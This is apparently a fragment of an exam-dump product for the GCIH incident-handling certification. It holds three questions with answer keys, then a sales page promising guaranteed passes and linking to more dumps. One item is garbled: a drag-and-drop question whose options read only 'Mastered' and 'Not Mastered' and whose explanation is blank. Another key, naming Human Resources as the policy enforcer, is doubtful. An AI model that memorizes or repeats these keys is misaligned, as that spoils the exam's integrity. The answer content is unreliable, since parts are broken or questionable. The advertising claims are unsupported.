Which of the following incident response team members ensures that the policies of the organization are enforced during the incident response?

A. Information Security representative
B. Legal representative
C. Human Resource
D. Technical representative

Answer: C

NEW QUESTION 256
OutGuess is used for _____ attack.

A. Steganography
B. Web password cracking
C. SQL injection
D. Man-in-the-middle

Answer: A

NEW QUESTION 260
Drag and drop the mapping techniques to their respective descriptions.

A. Mastered
B. Not Mastered

Answer: A

Explanation:

NEW QUESTION 263
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your GCIH Exam with Our Prep Materials Via below:

https://www.certleader.com/GCIH-dumps.html